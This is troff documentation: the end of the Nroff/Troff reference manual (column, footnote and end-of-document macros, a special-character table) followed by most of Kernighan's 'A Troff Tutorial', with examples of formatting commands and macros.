.ti 0
\t\\$1\t\c      \"flow into paragraph
..
```

The intended usage is ''`.lp` *label*''; *label* will begin at 0.2 inch, and cannot exceed a length of 0.3 inch without intruding into the paragraph. The label could be right adjusted against 0.4 inch by setting the tabs instead with `.ta 0.4iR 0.5i`. The last line of `lp` ends with `\c` so that it will become a part of the first line of the text that follows.

Multiple Column Output

The production of multiple column pages requires the footer macro to decide whether it was invoked by other than the last column, so that it will begin a new column rather than produce the bottom margin. The header can initialize a column register that the footer will increment and test. The following is arranged for two columns, but is easily modified for more.

```
.de hd  \"header
.  ---
.nr cl 0 1      \"init column count
.mk     \"mark top of text
..
```

```
.de fo  \"footer
.ie \\n+(cl<2 \{\
.po +3.4i       \"next column; 3.1+0.3
.rt     \"back to mark
.ns \}  \"no-space mode
.el \{\
.po \\nMu       \"restore left margin
.  ---
'bp \}
..
.ll 3.1i        \"column width
.nr M \\n(.o    \"save left margin
```

Typically a portion of the top of the first page contains full width text; the request for the narrower line length, as well as another `.mk` would be made where the two column output was to begin.

Footnotes

The footnote mechanism to be described is used by embedding the footnotes in the input text at the point of reference, demarcated by an initial `.fn` and a terminal `.ef`:

```
.fn
Footnote text and control lines...
.ef
```

In the following, footnotes are processed in a separate environment and diverted for later printing in the space immediately prior to the bottom margin. There is provision for the case where the last collected footnote doesn't completely fit in the available space.

```
.de hd  \"header
.  ---
.nr x 0 1       \"init footnote count
.nr y 0-\\nb    \"current footer place
.ch fo -\\nbu   \"reset footer trap
.if \\n(dn .fz  \"leftover footnote
..

.de fo  \"footer
.nr dn 0  \"zero last diver. size
.if \\nx \{\
.ev 1   \"expand footnotes in ev1
.nf     \"retain vertical size
.FN     \"footnotes
.rm FN  \"delete it

.if "\\n(.z"fy" .di  \"end overflow di
.nr x 0 \"disable fx
.ev  \} \"pop environment
.  ---
'bp
..

.de fx  \"process footnote overflow
.if \\nx .di fy \"divert overflow
..

.de fn  \"start footnote
.da FN  \"divert (append) footnote
.ev 1   \"in environment 1
.if \\n+x=1 .fs   \"if 1st, separator
.fi     \"fill mode
..

.de ef  \"end footnote
.br     \"finish output
.nr z \\n(.v    \"save spacing
.ev     \"pop ev
.di     \"end diversion
.nr y -\\n(dn   \"new footer position,
.if \\nx=1 .nr y -(\\n(.v-\\nz) \
        \"uncertainty correction
.ch fo \\nyu    \"y is negative
.if (\\n(nl+1v)>(\\n(.p+\\ny) \
.ch fo \\n(nlu+1v       \"didn't fit
..

.de fs  \"separator
\l'1i'  \"1 inch rule
.br
..

.de fz  \"get leftover footnote
.fn
.nf     \"retain vertical size
.fy     \"where fx put it
.ef
..

.nr b 1.0i  \"bottom margin size
.wh 0 hd    \"header trap
.wh 12i fo  \"footer trap->temp pos
.wh -\\nbu fx   \"fx at footer position
.ch fo -\\nbu   \"conceal fx with fo
```

The header `hd` initializes a footnote count register `x`, and sets both the current footer trap position register `y` and the footer trap itself to a nominal position specified in register `b`. In addition, if the register `dn` indicates a leftover footnote, `fz` is invoked to reprocess it. The footnote start macro `fn` begins a diversion (append) in environment 1, and increments the count `x`; if the count is one, the footnote separator `fs` is interpolated. The separator is kept in a separate macro to permit user redefinition.

The footnote end macro `ef` restores the previous environment and ends the diversion after saving the spacing size in register `z`. `y` is then decremented by the size of the footnote, available in `dn`; then on the first footnote, `y` is further decremented by the difference in vertical baseline spacings of the two environments, to prevent the late triggering the footer trap from causing the last line of the combined footnotes to overflow. The footer trap is then set to the lower (on the page) of `y` or the current page position (`nl`) plus one line, to allow for printing the reference line.

If indicated by `x`, the footer `fo` rereads the footnotes from `FN` in nofill mode in environment 1, and deletes `FN`. If the footnotes were too large to fit, the macro `fx` will be trap-invoked to redivert the overflow into `fy`, and the register `dn` will later indicate to the header whether `fy` is empty.

Both `fo` and `fx` are planted in the nominal footer trap position in an order that causes `fx` to be concealed unless the `fo` trap is moved. The footer then terminates the overflow diversion, if necessary, and zeros `x` to disable `fx`, because the uncertainty correction together with a not-too-late triggering of the footer can result in the footnote rereading finishing before reaching the `fx` trap.

A good exercise for the student is to combine the multiple-column and footnote mechanisms.

The Last Page

After the last input file has ended, *nroff* and *troff* invoke the *end macro* (§7), if any, and when it finishes, eject the remainder of the page. During the eject, any traps encountered are processed normally. At the end of this last page, processing terminates unless a partial line, word, or partial word remains. If it is desired that another page be started, the end-macro


```
.de en  \"end-macro
\c
'bp
..
.em en
```

will deposit a null partial word, and produce another last page.


Special Character Names

The following table lists names for a set of characters, most of which have typically been available with *troff*. Not all print on any particular device, including this one.

´	\'	μ	\(*m	≃	\(|=
`	\`	ν	\(*n	~	\(ap
—	\(em	ξ	\(*c	≠	\(!=
-	\-	ο	\(*o	→	\(->
-	\(hy	π	\(*p	←	\(<-
−	\-	ρ	\(*r	↑	\(ua
•	\(bu	σ	\(*s	↓	\(da
□	\(sq	ς	\(ts	×	\(mu
_	\(ru	τ	\(*t	÷	\(di
¼	\(14	υ	\(*u	±	\(+-
½	\(12	φ	\(*f	∪	\(cu
¾	\(34	χ	\(*x	∩	\(ca
fi	\(fi	ψ	\(*q	⊂	\(sb
fl	\(fl	ω	\(*w	⊃	\(sp
ff	\(ff	Α	\(*A	⊆	\(ib
ffi	\(Fi	Β	\(*B	⊇	\(ip
ffl	\(Fl	Γ	\(*G	∞	\(if
°	\(de	Δ	\(*D	∂	\(pd
†	\(dg	Ε	\(*E	∇	\(gr
′	\(fm	Ζ	\(*Z	¬	\(no
¢	\(ct	Η	\(*Y	∫	\(is
®	\(rg	Θ	\(*H	∝	\(pt
©	\(co	Ι	\(*I	∅	\(es
+	\(pl	Κ	\(*K	∈	\(mo
−	\(mi	Λ	\(*L	|	\(br
=	\(eq	Μ	\(*M	‡	\(dd
*	\(**	Ν	\(*N	☞	\(rh
§	\(sc	Ξ	\(*C	☜	\(lh
´	\(aa	Ο	\(*O	◍	\(bs
`	\(ga	Π	\(*P	|	\(or
_	\(ul	Ρ	\(*R	○	\(ci
⁄	\(sl	Σ	\(*S	⌈	\(lt
α	\(*a	Τ	\(*T	⌊	\(lb
β	\(*b	Υ	\(*U	⌉	\(rt
γ	\(*g	Φ	\(*F	⌋	\(rb
δ	\(*d	Χ	\(*X	{	\(lk
ε	\(*e	Ψ	\(*Q	}	\(rk
ζ	\(*z	Ω	\(*W	⎪	\(bv
η	\(*y	√	\(sr	⌊	\(lf
θ	\(*h	‾	\(rn	⌋	\(rf
ι	\(*i	≥	\(>=	⌈	\(lc
κ	\(*k	≤	\(<=	⌉	\(rc
λ	\(*l	≡	\(==		



new = $doug[(x*x)/X+95, (y*y)/Y+25]

Doug McIlroy 

A Troff Tutorial†

Brian W. Kernighan

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Troff is a text-formatting program for typesetters and laser printers. Such devices normally provide multiple fonts, and a substantial number of mathematical symbols and other special characters. Characters can be printed in a range of sizes, and placed anywhere on the page.

Troff allows the user full control over fonts, sizes, and character positions, as well as the usual features of a formatter — right-margin justification, automatic hyphenation, page titling and numbering, and so on. It also provides macros, arithmetic variables and operations, and conditional testing, for complicated formatting tasks.

This document is an introduction to the most basic use of *troff*. It presents just enough information to enable the user to do simple formatting tasks like making viewgraphs, and to make incremental changes to existing packages of *troff* commands.

1. Introduction

Troff is a text-formatting program, written by J. F. Ossanna, for producing high-quality printed output from phototypesetters and laser printers. This document is an example of *troff* output.

The single most important rule of using *troff* is not to use it directly, but through some intermediary. In many ways, *troff* resembles an assembly language — a remarkably powerful and flexible one — but nonetheless such that many operations must be specified at a level of detail and in a form that is too hard for most people to use effectively.

For some special applications, there are programs that provide an interface to *troff* for the majority of users. For example, *eqn* [3] provides an easy to learn language for typesetting mathematics; the *eqn* user need know no *troff* whatsoever to typeset mathematics. *Tbl* [1] provides the same convenience for producing tables.

For producing straight text (which may well contain mathematics or tables), there are a number of ''macro packages'' that define formatting rules and operations for specific styles of documents, and reduce the amount of direct contact with *troff*. In particular, the `-ms`, `-mpm` and `-mm` packages for Bell Labs internal memoranda and external papers provide most of the facilities needed for a wide range of document preparation. (This paper was prepared with `-mpm`.) There are also packages for viewgraphs, various journals, and other special applications. Typically you will find these packages easier to use than *troff* once you get beyond the most trivial operations; you should always consider them first.

In the few cases where existing packages don't do the whole job, the solution is *not* to write an entirely new set of *troff* instructions from scratch, but to make small changes to adapt packages that already exist.

In accordance with this philosophy of letting someone else do the work, the part of *troff* described here is only a small part of the whole, although it tries to concentrate on the more useful parts. In any case, there is no attempt to be complete. Rather, the emphasis is on showing how to do simple things, and how to make incremental changes to what already exists. The contents of the remaining sections are:

2. Point sizes; line spacing
3. Fonts and special characters
4. Indents and line lengths
5. Tabs
6. Local motions: drawing lines and characters
7. Strings
8. Introduction to macros
9. Titles, pages and numbering
10. Number registers and arithmetic
11. Macros with arguments
12. Conditionals
13. Environments

† This is a version of [2] revised by B. W. Kernighan.

14. Diversions
    Appendix A: Character set

To use *troff* you have to prepare not only the actual text you want printed, but some information that tells *how* you want it printed. For *troff* the text and the formatting information are often intertwined quite intimately. Most commands to *troff* are placed on a line separate from the text itself, beginning with a period (one command per line). For example,

```
Some text.
.ps 14
Some more text.
```

will change the 'point size', that is, the size of the letters being printed, to '14 point' (one point is 1/72 inch) like this:

Some text. Some more text.

Occasionally, though, something special occurs in the middle of a line — to produce

Area = πr^2

you have to type

```
Area = \(*p\fIr\fR\|\s8\u2\d\s0
```

(which we will explain shortly). The backslash character \ is used to introduce *troff* commands and special characters within a line of text.

2. Point Sizes; Line Spacing

As mentioned above, the command `.ps` sets the point size. One point is 1/72 inch, so 6-point characters are at most 1/12 inch high, and 36-point characters are ½ inch. Different devices provide different sets of sizes; a representative set is shown below.

6 point: Pack my box with five dozen liquor jugs.
7 point: Pack my box with five dozen liquor jugs.
8 point: Pack my box with five dozen liquor jugs.
9 point: Pack my box with five dozen liquor jugs.
10 point: Pack my box with five dozen liquor
11 point: Pack my box with five dozen
12 point: Pack my box with five dozen
14 point: Pack my box with five
16 point 18 point 20 point
22 24 28 36

If the number after `.ps` is not a legal size, it is rounded up to the next valid value. If no number follows `.ps`, *troff* reverts to the previous size, whatever it was. *troff* begins with point size 10, which is usually fine. This document is printed in 10 point.

The point size can also be changed in the middle of a line or even a word with the in-line command `\s`. To produce

UNIX ran on a PDP-11/45

type

```
\s8UNIX\s10 ran on a \s8PDP-\s1011/45
```

As above, `\s` should be followed by a legal point size, except that `\s0` causes the size to revert to its previous value. Notice that `\s1011` can be understood correctly as 'size 10, followed by an 11', if the size is legal, but not otherwise. Be cautious with similar constructions.

Relative size changes are also legal and useful:

```
\s-2UNIX\s+2
```

temporarily decreases the size, whatever it is, by two points, then restores it, producing UNIX. Relative size changes have the advantage that the size difference is independent of the starting size of the document. The amount of the relative change is restricted to a single digit.

The other parameter that determines what the type looks like is the spacing between lines, which is set independently of the point size. Vertical spacing is measured from the bottom of one line to the bottom of the next. The command to control vertical spacing is `.vs`. For running text, it is usually best to set the vertical spacing about 20% bigger than the character size. For example, so far in this document, we have used ''10 on 12'', that is,

```
.ps 10
.vs 12p
```

If we changed to

```
.ps 10
.vs 10p
```

the running text would look like this. After a few lines, you will agree it looks a little cramped. The right vertical spacing is partly a matter of taste, depending on how much text you want to squeeze into a given space, and partly a matter of traditional printing style. By default, *troff* uses 10 on 12.

Point size and vertical spacing make a substantial difference in the amount of text per square inch. This is 12 on 14.

Point size and vertical spacing make a substantial difference in the amount of text per square inch. For example, 10 on 12 uses about twice as much space as 7 on 8. This is 6 on 7, which is even smaller. It packs a lot more words per line, but you can go blind trying to read it.

When used without arguments, `.ps` and `.vs` revert to the previous size and vertical spacing respectively.

The command `.sp` is used to get extra vertical space. Unadorned, it gives you one extra blank line (one `.vs`, whatever that has been set to). Typically, that's more or less than you want, so `.sp` can be followed by information about how much space you want —

```
.sp 2i
```

means 'two inches of vertical space'.

```
.sp 2p
```

means 'two points of vertical space'; and

```
.sp 2
```

means 'two vertical spaces' — two of whatever `.vs` is set to (this can also be made explicit with `.sp 2v`); *troff* also understands decimal fractions in most places, so

```
.sp 1.5i
```

is a space of 1.5 inches. These same scale factors can be used after `.vs` to define line spacing, and in fact after most commands that deal with physical dimensions.

It should be noted that all size numbers are converted internally to 'machine units', which are much smaller, reflecting the finer resolution of particular output devices. Many laser printers run at 300 units/inch; typesetters are often more than 1000 units/inch.

3. Fonts and Special Characters

Troff allows many different fonts at any one time. Normally a family of serif fonts (Times roman, italic and bold), a family of san-serif fonts (Helvetica), and a collection of special characters are available.

abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

A representative collection of greek, mathematical symbols and miscellaneous other characters are listed in Appendix A. Appendix B shows the font families commonly available on Postscript printers; your mileage may vary.

Troff prints in roman unless told otherwise. To switch into bold, use the `.ft` command

```
.ft B
```

and for italics,

```
.ft I
```

To return to roman, use `.ft R`; to return to the previous font, whatever it was, use either `.ft P` or just `.ft`. The 'underline' command

```
.ul
```

causes the next input line to print in italics. `.ul` can be followed by a count to indicate that more than one line is to be italicized.

Fonts can also be changed within a line or word with the in-line command `\f`:

bold*face* text

is produced by

```
\fBbold\fIface\fR text
```

If you want to do this so the previous font, whatever it was, is left undisturbed, insert extra `\fP` commands, like this:

```
\fBbold\fP\fIface\fP\fR text\fP
```

Because only the immediately previous font is remembered, you have to restore the previous font after each change or you can lose it. The same is true of `.ps` and `.vs` when used without an argument.

There are many other fonts available besides the standard set. Normally you can just use a font by naming it, but if an entire document is to be printed in a non-standard set of fonts, it is best to mount the

fonts explicitly. This tells *troff* which fonts you will make the most use of. The `.fp` command

```
.fp 3 PB
```

says that the Palatino Bold font **(which looks like this)** is mounted on position 3.

It is possible to make a document relatively independent of the actual fonts used to print it by using font numbers instead of names; for example, `\f3` and `.ft 3` mean 'whatever font is mounted at position 3', and thus work for any setting. The standard macro packages assume that fonts 1 through 4 contain roman, italic, bold, and bold italic members of a family.

There is also a way to get synthetic bold fonts by overstriking letters with a slight offset, with the `.bd` command; it is illustrated in Section 11.

Special characters have four-character names beginning with `\(`; they may be inserted anywhere. For example,

```
¼ + ½ = ¾
```

is produced by

```
\(14 + \(12 = \(34
```

In particular, greek letters are all of the form `\(*`–, where – is an upper or lower case roman letter reminiscent of the greek. Thus to get

```
Σ(α×β) → ∞
```

in bare *troff* we have to type

```
\(*S(\(*a\(mu\(*b) \(-> \(if
```

That line is unscrambled as follows:

```
\(*S        Σ
(           (
\(*a        α
\(mu        ×
\(*b        β
)           )
\(->        →
\(if        ∞
```

Appendix A contains a sample of special names.

In *eqn* the same effect can be achieved with the input

```
SIGMA ( alpha times beta ) -> inf
```

which is less concise, but clearer to the uninitiated.

Notice that each four-character name is a single character as far as *troff* is concerned — the 'translate' command

```
.tr \(mi\(em
```

is perfectly clear, meaning

```
.tr -—
```

that is, to translate – into —.

Some characters are automatically translated into others: grave ` and acute ´ accents (apostrophes) become open and close single quotes ‘ ’; the combination of ‘‘...’’ is generally preferable to the double quotes "...". Similarly a typed minus sign becomes a hyphen -. To print an explicit – sign, use `\-`. To print a backslash, use `\e`.

4. Indents and Line Lengths

Troff starts with a line length of 6.5 inches, too wide for 8½×11 paper. To reset the line length, use the `.ll` command:

```
.ll 6i
```

As with `.sp`, the actual length can be specified in several ways; inches are probably the most intuitive.

Output is normally positioned an inch from the left edge of the paper. To reset the default physical left margin (‘‘page offset’’), use the `.po` command.

```
.po 0
```

sets the offset as far to the left as it will go.

The indent command `.in` causes the left margin to be indented by some specified amount from the page offset. If we use `.in` to move the left margin in, and `.ll` to move the right margin to the left, we can make offset blocks of text:

```
.in 0.3i
.ll -0.3i
text to be set into a block
.ll +0.3i
.in -0.3i
```

will create a block that looks like this:

> Pater noster qui est in caelis sanctificetur nomen tuum; adveniat regnum tuum; fiat voluntas tua, sicut in caelo, et in terra. ... Amen.

Notice the use of ‘+’ and ‘–’ to specify the amount of change. These change the previous setting by the specified amount, rather than just overriding it. The distinction is quite important: `.ll +1i` makes lines one inch longer; `.ll 1i` makes them one inch *long*.

With `.in`, `.ll` and `.po`, the previous value is used if no argument is specified.

To indent a single line, use the ‘temporary indent’ command `.ti`. For example, all paragraphs in this memo effectively begin with the command

```
.ti 3
```

Three of what? The default unit for `.ti`, as for most horizontally oriented commands (`.ll`, `.in`, `.po`), is ems; an em is roughly the width of the letter 'm' in the current point size. (Precisely, a em in size *p* is *p* points.) Although inches are usually clearer than ems to people who don't set type for a living, ems have a place: they are a measure of size that is proportional to the current point size. If you want to make text that keeps its proportions regardless of point size, you should use ems for all dimensions. Ems can be specified as scale factors directly, as in `.ti 2.5m`.

Lines can also be indented negatively if the indent is already positive:

```
.ti -0.3i
```

causes the next line to be moved back three tenths of an inch. Thus to make a decorative initial capital, we indent the whole paragraph, then move the letter 'P' back with a `.ti` command:

Pater noster qui est in caelis sanctificetur nomen tuum; adveniat regnum tuum; fiat voluntas tua, sicut in caelo, et in terra. ... Amen.

Of course, there is also some trickery to make the 'P' bigger (just a `\s36P\s0`), and to move it down from its normal position (see the section on local motions).

5. Tabs

Tabs (the ASCII 'horizontal tab' character) can be used to produce output in columns, or to set the horizontal position of output. Typically tabs are used only in unfilled text. Tab stops are set by default every half inch from the current indent, but can be changed by the `.ta` command. To set stops every inch, for example,

```
.ta 1i 2i 3i 4i 5i 6i
```

By default the stops are left-justified (as on a typewriter), but there are also centering and right-adjusting tabs.

For a handful of numeric columns, use right-adjusting tabs:

```
.nf
.ta .5iR 1iR 1.5iR
tab 1 tab 2 tab 3
tab 40 tab 50 tab 60
tab 700 tab 800 tab 900
.fi
```

The `R` means ''right adjust.'' When printed, this will produce

```
  1     2     3
 40    50    60
700   800   900
```

If you have many numbers, or if you need more complicated table layout, don't use *troff* directly; use *tbl*.

It is also possible to fill up tabbed-over space with some character other than blanks by setting the 'tab replacement character' with the `.tc` command:

```
.ta 1.5i 2.5i
.tc \(ru          (\(ru is "_")
Name tab Age tab
```

produces

Name_____ Age _____

To reset the tab replacement character to a blank, use `.tc` with no argument. (Lines can also be drawn with the `\l` command, described in Section 6.)

Troff also provides a very general mechanism called 'fields' for setting up complicated columns. (This is used by *tbl*.) We will not go into it in this paper.

6. Local Motions: Drawing lines and characters

Remember 'Area = πr^2,' and the big 'P' in the Paternoster. How are they done? *Troff* provides a host of commands for placing characters of any size at any place. You can use them to draw special characters or to tune your output for a particular appearance. Most of these commands are straightforward, but messy to read and tough to type correctly.

If you won't use *eqn*, subscripts and superscripts are most easily done with the half-line local motions `\u` and `\d`. To go back up the page half a point-size, insert a `\u` at the desired place; to go down, insert a `\d`. (`\u` and `\d` should always be used in pairs, as explained below.) Thus

```
Area = \(*pr\u2\d
```

produces

Area = πr^2

To make the '2' smaller, bracket it with `\s-2` and `\s0`. Since `\u` and `\d` refer to the current point size, be sure to put them either both inside or both outside the size changes, or you will get an unbalanced vertical motion.

Sometimes the space given by `\u` and `\d` isn't the right amount. The `\v` command can be used to request an arbitrary amount of vertical motion. The in-line command

```
\v'amount'
```

causes motion up or down the page by the amount specified in '*amount*'. For example, to move the 'P' down, we used

```
.in +0.6i     (move paragraph in)
.ll -0.3i     (shorten lines)
.ti -0.3i     (move P back)
\v'2'\s36P\s0\v'-2'ater noster qui est
in caelis ...
```

A minus sign causes upward motion, while no sign or a plus sign means down the page. Thus `\v'-2'` causes an upward vertical motion of two line spaces.

There are many other ways to specify the amount of motion —

```
\v'0.1i'
\v'3p'
\v'-0.5m'
```

and so on are all legal. Notice that the scale specifier `i` or `p` or `m` goes inside the quotes. Any character can be used in place of the quotes; this is also true of all other *troff* commands described in this section.

Since *troff* does not take within-the-line vertical motions into account when figuring out where it is on the page, output lines can have unexpected positions if the left and right ends aren't at the same vertical position. Thus `\v`, like `\u` and `\d`, should always balance upward vertical motion in a line with the same amount in the downward direction.

Arbitrary horizontal motions are also available — `\h` is like `\v`, except that the default scale factor is ems instead of line spaces. As an example,

```
\h'-0.1i'
```

causes a backwards motion of a tenth of an inch. Consider printing the mathematical symbol '>>'. The default spacing is a bit too wide, so *eqn* replaces this by

```
>\h'-0.1m'>
```

to produce >>.

Frequently `\h` is used with the 'width function' `\w` to generate motions equal to the width of some character string. The construction

```
\w'thing'
```

is a number equal to the width of 'thing' in machine units. All *troff* computations are ultimately done in these units. To move horizontally the width of an 'x', we can say

```
\h'\w'x'u'
```

As we mentioned above, the default scale factor for all horizontal dimensions is `m`, ems, so here we must have the `u` for machine units, or the motion produced will be far too large. *Troff* is quite happy with the nested quotes, by the way, so long as you don't leave any out.

There are also several special-purpose *troff* commands for local motion. `\0` is an unpaddable white space of the same width as a digit. 'Unpaddable' means that it will never be widened or split across a line by line justification and filling. There is also `\(blank)`, which is an unpaddable character the width of a space, `\|`, which is half that width, `\^`, which is one quarter of the width of a space, and `\&`, which has zero width. (This last one is useful, for example, in entering a text line which would otherwise begin with a '.'.)

The command `\o`, used like

```
\o'set of characters'
```

causes (up to 9) characters to be overstruck, centered on the widest. This is nice for accents, as in

```
m\o"e\(aa"long\o"e\(ga"ne
```

which makes

mélongène

The accents are `\(ga` and `\(aa`, or `` \` `` and `\´`; remember that each is just one character to *troff*.

You can make your own overstrikes with another special convention, `\z`, the zero-motion command. `\zx` suppresses the normal horizontal motion after printing the single character `x`, so another character can be laid on top of it. Although sizes can be changed within `\o`, it centers the characters on the widest, and there can be no horizontal or vertical motions, so `\z` may be the only way to get what you want:



is produced by

```
.sp 2
\s8\z\(sq\s14\z\(sq\s22\z\(sq\s36\(sq
```

The `.sp` is needed to leave room for the result.

As another example, an extra-heavy semicolon that looks like

; instead of ; or **;**

can be constructed with a big comma and a big period above it:

```
\s+6\z,\v'-0.25m'.\v'0.25m'\s0
```

'0.25m' is an empirical constant.

A more ornate overstrike is given by the bracketing function `\b`, which piles up characters vertically, centered on the current baseline. Thus we can get big brackets, constructing them with piled-up smaller pieces:

$$\left\{ \left[\; x \; \right] \right\}$$

by typing in only this:

```
.sp
\b'\(lt\(lk\(lb' \b'\(lc\(lf' x \
\b'\(rc\(rf' \b'\(rt\(rk\(rb'
```

Troff also provides a convenient facility for drawing horizontal and vertical lines of arbitrary length with arbitrary characters. `\l'1i'` draws a line one inch long, like this: _____. The length can be followed by the character to use if the _ isn't appropriate; `\l'0.5i.'` draws a half-inch line of dots: ..... The construction `\L` is analogous to `\l`, except that it draws a vertical line instead of horizontal.

7. Strings

Obviously if a paper contains a large number of occurrences of an acute accent over a letter 'e', typing `\o"e\´"` for each would be a great nuisance.

Fortunately, *troff* provides a way in which you can store an arbitrary collection of text in a 'string', and thereafter use the string name as a shorthand for its contents. Strings are one of several *troff* mechanisms whose judicious use lets you type a document with less effort and organize it so that extensive format changes can be made with few editing changes.

Strings are defined with the command `.ds`. The line

```
.ds e \o"e\'"
```

defines the string `e` to have the value `\o"e\´"`.

A reference to a string is replaced by whatever text the string was defined as. String names may be either one or two characters long, and are referred to by `\*x` for one character names or `\*(xy` for two character names. Thus to get tel´ephone, given the definition of the string `e` as above, we can type `t\*el\*ephone`, to produce tel´ephone.

If a string must begin with blanks, define it as

```
.ds xx "       text
```

The double quote signals the beginning of the definition. There is no trailing quote; the end of the line terminates the string.

A string may actually be several lines long; if *troff* encounters a `\` at the end of *any* line, it is thrown away and the next line added to the current one. So you can make a long string simply by ending each line but the last with a backslash:

```
.ds xx this \
is a very \
long string
```

Strings may be defined in terms of other strings, or even in terms of themselves; we will discuss some of these possibilities later.

8. Introduction to Macros

Before we can go much further in *troff*, we need to learn a bit about the macro facility. In its simplest form, a macro is just a shorthand notation quite similar to a string. Suppose we want every paragraph to start in exactly the same way — with a space and a temporary indent of two ems:

```
.sp
.ti +2m
```

Then to save typing, we would like to collapse these into one shorthand line, a *troff* 'command' like

```
.PP
```

that would be treated by *troff* exactly as

```
.sp
.ti +2m
```

`.PP` is called a *macro.* The way we tell *troff* what `.PP` means is to *define* it with the `.de` command:

```
.de PP
.sp
.ti +2m
..
```

The first line names the macro (we used '`.PP`' for 'paragraph', and upper case so it wouldn't conflict with any name that *troff* might already know about). The last line `..` marks the end of the definition. In

between is the text, which is simply inserted whenever *troff* sees the 'command' or macro call

```
.PP
```

A macro can contain any mixture of text and formatting commands.

The definition of `.PP` has to precede its first use; undefined macros are simply ignored. Names are restricted to one or two characters.

Using macros for commonly occurring sequences of commands is critically important. Not only does it save typing, but it makes later changes much easier. Suppose we decide that the paragraph indent is too small, the vertical space is much too big, and roman font should be forced. Instead of changing the whole document, we need only change the definition of `.PP` to something like

```
.de PP  \" paragraph macro
.sp 2p
.ti +3m
.ft R
..
```

and the change takes effect everywhere we used `.PP`.

`\"` is a *troff* command that causes the rest of the line to be ignored. We use it here to add comments to the macro definition (a wise idea once definitions get complicated).

As another example of macros, consider these two which start and end a block of offset, unfilled text, like most of the examples in this paper:

```
.de BS  \" start indented block
.sp
.nf
.in +0.3i
.ft CW  \" constant width font
..
.de BE  \" end indented block
.sp
.ft 1
.fi
.in -0.3i
..
```

Now we can surround text like

```
Copy to
John Doe
Richard Roberts
Stanley Smith
```

by the commands `.BS` and `.BE`, and it will come out as it did above. Notice that we indented by `.in +0.3i` instead of `.in 0.3i`. This way we can nest our uses of `.BS` and `.BE` to get blocks within blocks.

If later on we decide that the indent should be 0.5i, then it is only necessary to change the definitions of `.BS` and `.BE`, not the whole paper.

9. Titles, Pages and Numbering

This is an area where things get tougher, because nothing is done for you automatically. Of necessity, some of this section is a cookbook, to be copied literally until you get some experience.

Suppose you want a title at the top of each page, saying just

left top center top right top

Unfortunately, this requires work.

You have to say what the actual title is (easy); when to print it (easy enough); and what to do at and around the title line (harder). Taking these in reverse order, first we define a macro `.NP` (for 'new page') to process titles and the like at the end of one page and the beginning of the next:

```
.de NP
'bp
'sp 0.5i
.tl 'left top'center top'right top'
'sp 0.3i
..
```

To make sure we're at the top of a page, we issue a 'begin page' command `'bp`, which causes a skip to top-of-page (we'll explain the `'` shortly). Then we space down half an inch, print the title (the use of `.tl` should be self explanatory; later we will discuss parameterizing the titles), space another 0.3 inches, and we're done.

To ask for `.NP` at the bottom of each page, we have to say something like 'when the text is within an inch of the bottom of the page, start the processing for a new page.' This is done with a 'when' command `.wh`:

```
.wh -1i NP
```

(No '.' is used before `NP`; this is simply the name of a macro, not a macro call.) The minus sign means 'measure up from the bottom of the page', so `-1i` means 'one inch from the bottom'.

The `.wh` command appears in the input outside the definition of `.NP`; typically the input would be

```
.de NP
...
..
.wh -1i NP
```

Now what happens? As text is actually being output, *troff* keeps track of its vertical position on the page, and after a line is printed within one inch from the bottom, the `.NP` macro is activated. (In

the jargon, the `.wh` command sets a *trap* at the specified place, which is 'sprung' when that point is passed.) `.NP` causes a skip to the top of the next page (that's what the `'bp` was for), then prints the title with the appropriate margins.

Why `'bp` and `'sp` instead of `.bp` and `.sp`? The answer is that `.sp` and `.bp`, like several other commands, cause a *break* to take place. That is, all the input text collected but not yet printed is flushed out as soon as possible, and the next input line is guaranteed to start a new line of output. If we had used `.sp` or `.bp` in the `.NP` macro, this would cause a break in the middle of the current output line when a new page is started. The effect would be to print the left-over part of that line at the top of the page, followed by the next input line on a new output line. This is *not* what we want. Using `'` instead of `.` for a command tells *troff* that no break is to take place — the output line currently being filled should *not* be forced out before the space or new page.

The list of commands that cause a break is short and natural:

```
.bp  .br  .ce  .fi  .nf  .sp  .in  .ti
```

